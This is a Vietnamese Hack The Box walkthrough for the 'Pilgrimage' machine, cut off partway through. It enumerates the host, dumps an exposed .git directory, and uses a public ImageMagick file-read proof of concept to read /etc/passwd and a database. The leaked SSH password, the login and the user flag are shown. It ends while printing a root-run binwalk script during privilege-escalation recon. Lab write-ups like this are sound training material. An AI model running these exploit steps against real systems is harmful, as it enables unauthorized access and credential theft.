Pilgrimage - Hack The Box

Target IP Address: 10.10.11.219

Enumeration:

- Sử dụng nmap để quét:

```
┌──(adminh㉿kali)-[~/hackthebox/pilgrimage]
└─$ sudo nmap -sC -sV 10.10.11.219 -oA pil_nmap
[sudo] password for adminh:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-17 11:33 +07
Nmap scan report for 10.10.11.219
Host is up (0.27s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c[illegible]:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.51 seconds
```


- Target mở port 22/open, port 80/open.
- Sử dụng dirsearch để quét:

```
┌──(adminh㉿kali)-[~/hackthebox/pilgrimage]
└─$ dirsearch -u http://pilgrimage.htb/

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/adminh/.dirsearch/reports/pilgrimage.htb/-_23-11-17_11-42-22.txt

Error Log: /home/adminh/.dirsearch/logs/errors-23-11-17_11-42-22.log

Target: http://pilgrimage.htb/

[11:42:23] Starting:
[11:42:29] 403 -  555B  - /.git/
[11:42:29] 403 -  555B  - /.git/branches/
[11:42:29] 200 -    2KB - /.git/COMMIT_EDITMSG
[11:42:29] 301 -  169B  - /.git  →  http://pilgrimage.htb/.git/
[11:42:29] 200 -   92B  - /.git/config
[11:42:29] 200 -   23B  - /.git/HEAD
[11:42:30] 403 -  555B  - /.git/hooks/
[11:42:30] 200 -   73B  - /.git/description
[11:42:30] 403 -  555B  - /.git/info/
[11:42:30] 200 -  240B  - /.git/info/exclude
[11:42:30] 200 -    4KB - /.git/index
[11:42:30] 403 -  555B  - /.git/logs/
[11:42:30] 200 -  195B  - /.git/logs/HEAD
[11:42:30] 301 -  169B  - /.git/logs/refs  →  http://pilgrimage.htb/.git/logs/refs/
[11:42:30] 200 -  195B  - /.git/logs/refs/heads/master
[11:42:30] 301 -  169B  - /.git/logs/refs/heads  →  http://pilgrimage.htb/.git/logs/refs/heads/
[11:42:30] 403 -  555B  - /.git/objects/
[11:42:30] 301 -  169B  - /.git/refs/heads  →  http://pilgrimage.htb/.git/refs/heads/
[11:42:30] 403 -  555B  - /.git/refs/
[11:42:30] 200 -   41B  - /.git/refs/heads/master
[11:42:30] 301 -  169B  - /.git/refs/tags  →  http://pilgrimage.htb/.git/refs/tags/
```

- Phát hiện đường dẫn đến thư mục */.git* có thể chứa thông tin.
- Sử dụng *git-dumper* để lấy dữ liệu thư mục *./git* về máy:

```
┌──(adminh㉿kali)-[~/hackthebox/pilgrimage/git-dumper]
└─$ python3 git_dumper.py http://pilgrimage.htb/.git/ git_pil
[-] Testing http://pilgrimage.htb/.git/HEAD [200]
[-] Testing http://pilgrimage.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://pilgrimage.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://pilgrimage.htb/.git/description [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://pilgrimage.htb/.gitignore [404]
[-] http://pilgrimage.htb/.gitignore responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-receive.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-receive.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/post-commit.sample [404]
[-] http://pilgrimage.htb/.git/hooks/post-commit.sample responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://pilgrimage.htb/.git/info/exclude [200]
[-] Fetching http://pilgrimage.htb/.git/objects/info/packs [404]
[-] http://pilgrimage.htb/.git/objects/info/packs responded with status code 404
[-] Fetching http://pilgrimage.htb/.git/hooks/update.sample [200]
[-] Fetching http://pilgrimage.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://pilgrimage.htb/.git/index [200]
[-] Finding refs/
[-] Fetching http://pilgrimage.htb/.git/HEAD [200]
[-] Fetching http://pilgrimage.htb/.git/config [200]
[-] Fetching http://pilgrimage.htb/.git/FETCH_HEAD [404]
[-] http://pilgrimage.htb/.git/FETCH_HEAD responded with status code 404
```

– Truy cập trang, sử dụng và phát hiện có chức năng upload và xử lý ảnh:



– Đọc source code có thể thấy website sử dụng phầm mềm ImageMagick để xử lý ảnh:

```php
    if($upload) {
      $mime = ".png";
      $imagePath = $upload->getFullPath();
      if(mime_content_type($imagePath) === "image/jpeg") {
        $mime = ".jpeg";
      }
      $newname = uniqid();
      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" . $upload->getName() . $mime . " -resize 50% /var/www/
pilgrimage.htb/shrunk/" . $newname . $mime);
      unlink($upload->getFullPath());
      $upload_path = "http://pilgrimage.htb/shrunk/" . $newname . $mime;
```


Initial Access:


- Tìm thử lỗ hổng liên quan đến phần mềm ImageMagick phát hiện lỗ hổng Arbitrary File Read.
- Sử dụng POC trong bài viết để khai thác lỗ hổng:

  https://github.com/Sybil-Scan/imagemagick-lfi-poc


```
┌──(root㉿kali)-[/home/adminh/hackthebox/pilgrimage/git_pil]
└─# git clone https://github.com/Sybil-Scan/imagemagick-lfi-poc.git
Cloning into 'imagemagick-lfi-poc'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (9/9), done.
remote: Total 10 (delta 2), reused 6 (delta 1), pack-reused 0
Receiving objects: 100% (10/10), done.
Resolving deltas: 100% (2/2), done.

┌──(root㉿kali)-[/home/adminh/hackthebox/pilgrimage/git_pil]
└─# python3 generate.py -f "/etc/passwd" -o exploit.png
python3: can't open file '/home/adminh/hackthebox/pilgrimage/git_pil/generate.py': [Errno 2] No such file or directory

┌──(root㉿kali)-[/home/adminh/hackthebox/pilgrimage/git_pil]
└─# cd imagemagick-lfi-poc

┌──(root㉿kali)-[/home/…/hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc]
└─# ls
README.md  generate.py

┌──(root㉿kali)-[/home/…/hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc]
└─# python3 generate.py -f "/etc/passwd" -o exploit.png

   [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
   [>] Generating Blank PNG
   [>] Blank PNG generated
   [>] Placing Payload to read /etc/passwd
   [>] PoC PNG generated > exploit.png

┌──(root㉿kali)-[/home/…/hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc]
└─# ls
README.md  exploit.png  generate.py

┌──(root㉿kali)-[/home/…/hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc]
└─#
```

- Sau khi upload file exploit.png để đọc file *"/etc/passwd"* lên website và tải xuống, đọc file thì phát hiện 1 đoạn mã hex:







– Thử decode đoạn mã hex thì đọc được file *"/etc/password"*:




– Xác định có chứa user *"emily"* trong hệ thống:



– Tạo lại 1 file ảnh exploit.png để đọc nội dung file "/var/db/pilgrimage":



– Decode mã hex tìm được username và password tài khoản *"emily:abigchonkyboi123"*:



– Khai thác thành công lỗ hổng và đăng nhập vào hệ thống:

```
┌──(root㉿kali)-[/home/…/hackthebox/pilgrimage/git_pil/imagemagick-lfi-poc]
└─# ssh emily@pilgrimage.htb
The authenticity of host 'pilgrimage.htb (10.10.11.219)' can't be established.
ED25519 key fingerprint is SHA256:uaiHXGDnyKgs1xFxqBduddalajktO+mnpNkqx/HjsBw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'pilgrimage.htb' (ED25519) to the list of known hosts.
emily@pilgrimage.htb's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$ id
uid=1000(emily) gid=1000(emily) groups=1000(emily)
emily@pilgrimage:~$ pwd
/home/emily
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
0c01ed2f755b7258087248da57a9b926
emily@pilgrimage:~$
```

Privilege Escalation:

– Kiểm tra thông tin máy:

```
emily@pilgrimage:~$ uname -a
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64 GNU/Linux
emily@pilgrimage:~$ cat /etc/issue
Debian GNU/Linux 11 \n \l

emily@pilgrimage:~$
```

– Kiểm tra với quyền sudo:

```
emily@pilgrimage:~$ sudo -l
[sudo] password for emily:
Sorry, user emily may not run sudo on pilgrimage.
```

– Sử dụng lệnh *"ps -aux"* xem các tiến trình đang chạy trong hệ thống:

```
emily@pilgrimage:~$ ps -aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.2 163816 10076 ?        Ss   16:45   0:01 /sbin/init
root           2  0.0  0.0      0     0 ?        S    16:45   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   16:45   0:00 [rcu_gp]
root           4  0.0  0.0      0     0 ?        I<   16:45   0:00 [rcu_par_gp]
root           6  0.0  0.0      0     0 ?        I<   16:45   0:00 [kworker/0:0H-events_highpri]
root           8  0.0  0.0      0     0 ?        I<   16:45   0:00 [mm_percpu_wq]
root           9  0.0  0.0      0     0 ?        S    16:45   0:00 [rcu_tasks_rude_]
root          10  0.0  0.0      0     0 ?        S    16:45   0:00 [rcu_tasks_trace]
root          11  0.0  0.0      0     0 ?        S    16:45   0:00 [ksoftirqd/0]
root          12  0.0  0.0      0     0 ?        I    16:45   0:01 [rcu_sched]
root          13  0.0  0.0      0     0 ?        S    16:45   0:00 [migration/0]
root          15  0.0  0.0      0     0 ?        S    16:45   0:00 [cpuhp/0]
root          16  0.0  0.0      0     0 ?        S    16:45   0:00 [cpuhp/1]
root          17  0.0  0.0      0     0 ?        S    16:45   0:00 [migration/1]
root          18  0.0  0.0      0     0 ?        S    16:45   0:00 [ksoftirqd/1]
root          20  0.0  0.0      0     0 ?        I<   16:45   0:00 [kworker/1:0H-events_highpri]
```

```
root         717  0.0  0.0   6816  2908 ?        Ss   16:46   0:00 /bin/bash /usr/sbin/malwarescan.sh
root         720  0.0  0.1 220796  4336 ?        Ssl  16:46   0:00 /usr/sbin/rsyslogd -n -iNONE
root         726  0.0  0.1  13852  6848 ?        Ss   16:46   0:00 /lib/systemd/systemd-logind
root         742  0.0  0.0   2516   716 ?        S    16:46   0:00 /usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/
root         743  0.0  0.0   6816  2292 ?        S    16:46   0:00 /bin/bash /usr/sbin/malwarescan.sh
```

– Tìm được 1 tiến trình phân tích file chạy với quyền root, đọc thử tệp *"/usr/sbin/malwarescan.sh"* thì thấy tiến trình sử dụng công cụ binwalk version 2.3.2 để phân tích:

```
emily@pilgrimage:~$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
